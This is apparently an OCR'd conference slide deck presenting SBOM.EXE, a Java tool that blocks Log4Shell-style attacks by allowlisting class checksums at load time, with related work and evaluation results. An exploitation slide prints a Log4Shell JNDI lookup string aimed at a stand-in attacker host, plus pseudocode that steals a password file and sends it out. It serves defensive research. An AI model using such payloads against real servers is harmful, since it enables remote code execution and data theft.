
[7] Oracle, ClassLoader (Java SE 21 & JDK 21) (oracle.com), 2023, https://docs.oracle.com/en%2Fjava%2Fjavase%2F21%2Fdocs%2Fapi%2F%2F/java.base/java/lang/ClassLoader.html#builtinLoaders

Demo: Exploitation

CVE-2021-44228 (Log4Shell)

Source: https://github.com/chains-project/exploits-for-sbom.exe/tree/main/rq2/log4shell-2021-44228

Log4Shell – a software supply chain attack at runtime



1 Hacker crafts an HTTP request.

```
GET https://vulnerable.server.com
User-Agent: ${jndi:ldap://
hacker.com/o=referenceToExploit}
```

2 Enterprise server queries hacker owned LDAP server for **referenceToExploit**.

3 LDAP server sees a HTTP request corresponding to the reference **http://hacker.com/Exploit.class**.

4 HTTP server sends back **Exploit.class**.

5 Hacker sends back malicious Java class.

6 Malicious Java class is loaded in the JVM of server.

7 **Exploit.class** steals sensitive data and send it to hacker.

```
class Exploit {
  pwd = steals(“cat ~/etc/shadow”);
  sendToHacker(pwd);
}
```

Why is Log4Shell a Software Supply Chain attack?


Only clue: it happened after execution with the malicious payload.


Source?

Build?

Registry?

Dependency?





[9]

Log4J is one of the most popular logging libraries. [8]

[8] B. Chen et al. “Studying the use of Java logging utilities in the wild”. In Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering (ICSE ‘20)

[9] C. Soto-Valero et al. “The Multibillion Dollar Software Supply Chain of Ethereum”, Computer, 2022

Problem: Java can trigger download or generation of unknown code.

Related Work: Permission Managers

Overview: Define access permissions for the application at varying granularities.

[10] P. C. Amusuo et al. “Preventing Supply Chain Vulnerabilities in Java with a Fine-Grained Permission Manager”, arXiv, 2023

- Map network, filesystem, and process permissions to dependency.

[11] N. Vasilakis et al. “Preventing Dynamic Library Compromise on Node.js via RWX-Based Privilege Reduction”, In Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security, 2021

- Map read, write, execute permissions to each field and method.

[12] Y. Xu et al. “SWAT4J: Generating System Call Allowlist for Java Container Attack Surface Reduction”, IEEE International Conference on Software Analysis, Evolution and Reengineering, 2024

- Restrict invocation of system calls at runtime for different containers.

Shortcomings: 1) Setting permissions are susceptible to privilege escalation. 2) Requires modification to runtime, eg, JVM, node.js.

Related Work: Compartmentalization

Overview: Different parts of an application are executed in different protection domains

Hardware level compartmentalization

[13] J. Jiang et al. “Uranus: Simple, Efficient SGX Programming and its Applications”, Proceedings of the 15th ACM Asia Conference on Computer and Communications Security, 2020

- Proposes API to run code on Intel Software Guard Extensions which is also called an enclave in CPU.

Software level compartmentalization

[14] C. Song et al. “Exploiting and Protecting Dynamic Code Generation”, Network and Distributed System Security Symposium, 2015

- Enables to run trusted and untrusted parts in different processes.

Shortcomings: 1) Requires manual work to split code. 2) Context switch overhead could be high.

Related Work: Integrity Measurement

Overview: Measuring application in terms of its side effects, memory, or any kind of execution behavior.

Manual verification of integrity

[15] H. Ba et al. "RIM4J: An Architecture for Language-Supported Runtime Measurement against Malicious Bytecode in Cloud Computing", Information Technology and Its Applications, 2021

- Support for user to query the application for measurement and then subsequent verification.

Automated verification of integrity

[16] X. Wang et al. "RSDS: Getting System Call Whitelist for Container Through Dynamic and Static Analysis", IEEE International Conference on Cloud Computing, 2020

- Keeps a track of the allowlist of system calls that can be invoked.

Shortcomings: 1) Manual work of verifying integrity.

SBOM.exe falls under this category. It is the first automated tool for Java.

Related Work: Some more work on security

- Control Flow Integrity: checking that the application executes according to the control flow graph as intended.
  - [17] N. Burow et al. “Control-Flow Integrity: Precision, Security, and Performance”, ACM Computing Surveys (CSUR), 2017

- Oblivious Hashing: a technique where the side effects of executed code are verified.
  - [18] M. Ahmadvand, et al. “Practical Integrity Protection with Oblivious Hashing,” in Proceedings of the 34th Annual Computer Security Applications Conference, ser. ACSAC ’18, 2018

- Deserialization Attacks: attacker sends a serialized object to the application and expects the application to deserialize it.
  - [19] I. Sayar et al. “An In-depth Study of Java Deserialization Remote-Code Execution Exploits and Vulnerabilities,” ACM Transactions on Software Engineering and Methodology, 2023

Expectations from new approach

Minimal or no-modification to the runtime itself.

Should be fully automated – automatic detection and then proactive mitigation.

Minimal overhead.

Solution: Create an allowlist of classes and only load those classes

Step 1: Indexing

Problem: but, what to allowlist?

Solution: let’s go for built-in classes, source code, dependencies, and finally all the dynamic code.

Step 1: Indexing

Problem: how to index built-in classes?


Solution: let's scan all classes using classgraph [20].

Problem: what about source code and dependencies?

Solution: finally, Software Bill of Materials, has one (now implemented) use case.

Problem: and code from remote source and runtime generated code?

Solution: if we execute the code, we can capture them. Let's just run tests.



```
java.util.List
org.apache.log4j.Log
Jdk.proxy1.$Proxy10
```

Checksum computation


```
abf4834
8349dce
facaded
```

```
// allowlist.bomi
A hash table of class name
and checksums.
```

[20] L. Hutchison, Classgraph, GitHub.com, 2024


Part 1 done ✅

Step 2: Enforcement




Problem: Java class is simply loaded without any integrity.

Solution: We intercept loading and then verify it.



Part 2 done ✅



```
             _
           .' )
 ,.--.    / .'
//    \  / /
\\    / / /
 `'--' . '
 ,.--. | |
//   \' '
\\    / \ \
 `'--'   \ \
          \ '.
           '._)

A fatal error has been detected by the Java Runtime Environment:

[NOT ALLOWLISTED]: xExportObject
```


Test run

Okay, we seem to be done. Let's see what happened initially.

Problem 1: There seems to be false-positives. This class was in the allowlist.

Problem 2: There seems to be non-determinism in runtime generated code.

Solution: Let's ignore this non-deterministic features.




```
             _
           .' )
 ,.--.    / .'
//    \  / /
\\    / / /
 `'--' . '
 ,.--. | |
//   \' '
\\    / \ \
 `'--'   \ \
          \ '.
           '._)


A fatal error has been detected by the Java Runtime Environment:

[NOT ALLOWLISTED]: jdk/proxy1/$Proxy10
```

Bytecode Canonicalization

- Classnames could change across different executions.
- The type references change.
- The order of method is not fixed.



```
- public class $Proxy10 {
+ public class $Proxy7 {
-     private static $Proxy10.x;
+     private static $Proxy7.x;
-    m1 () {}
+    m3 () {}
-    m3 () {}
+    m1 () {}
}
```

Novel Concepts Summarised

Problem: what to index?

Solution: 3 indexers for built-in classes source code, dependencies, and dynamic code.

Problem: how to load class with verification


Solution: SBOM Runtime Watchdog is a novel tool to intercept Java classloading and verify integrity of each Java class.

Problem: non-determinism of Java bytecode.

Solution: Bytecode Canonincalization.

Problem: I miss blue screen of death in Linux (just kidding, no one likes kernel panic) ☹

Solution:



```
              _
            .' )
 ,.--.    / .'
//    \  / /
\\    / / /
 `'--' . '
 ,.--. | |
//    \' '
\\    / \ \
 `'--'   \ \
          \ '.
           '._)

A fatal error has been detected by the Java Runtime Environment:

[NOT ALLOWLISTED]: xExportObject
```

Demo: Mitigation

CVE-2021-44228 (Log4Shell)

Source: https://github.com/chains-project/exploits-for-sbom.exe/tree/main/rq2/log4shell-2021-44228

Evaluation

RQ1: What is the scale of BOMI for all the study subjects?

- Methodology: Count classes in BOMI for all study subjects.
- Key findings

<u>Takeaway: Around 25,000 for the selected study subjects.</u>

RQ2: To what extent can SBOM.EXE mitigate high-profile attacks in Java?

- Methodology: Replicate CVE-2021-44228 (Log4Shell), CVE-2021-42392 (H2 database console), and CVE-2022-33980 (Apache Commons Configuration) in a proof-of-concept and then run them with our BOMI and SBOM Runtime Watchdog attached.

Takeaway: Mitigated all 3 CVEs successfully.

RQ3: Is SBOM.EXE compatible with real-world applications?

- Methodology: Create BOMI for real-world projects – PDFBox, TTorrent, and GraphHopper – and then run these projects with SBOM Runtime Watchdog attached.

- Key findings:

Takeaway: Compatible with real-world projects.

generated.

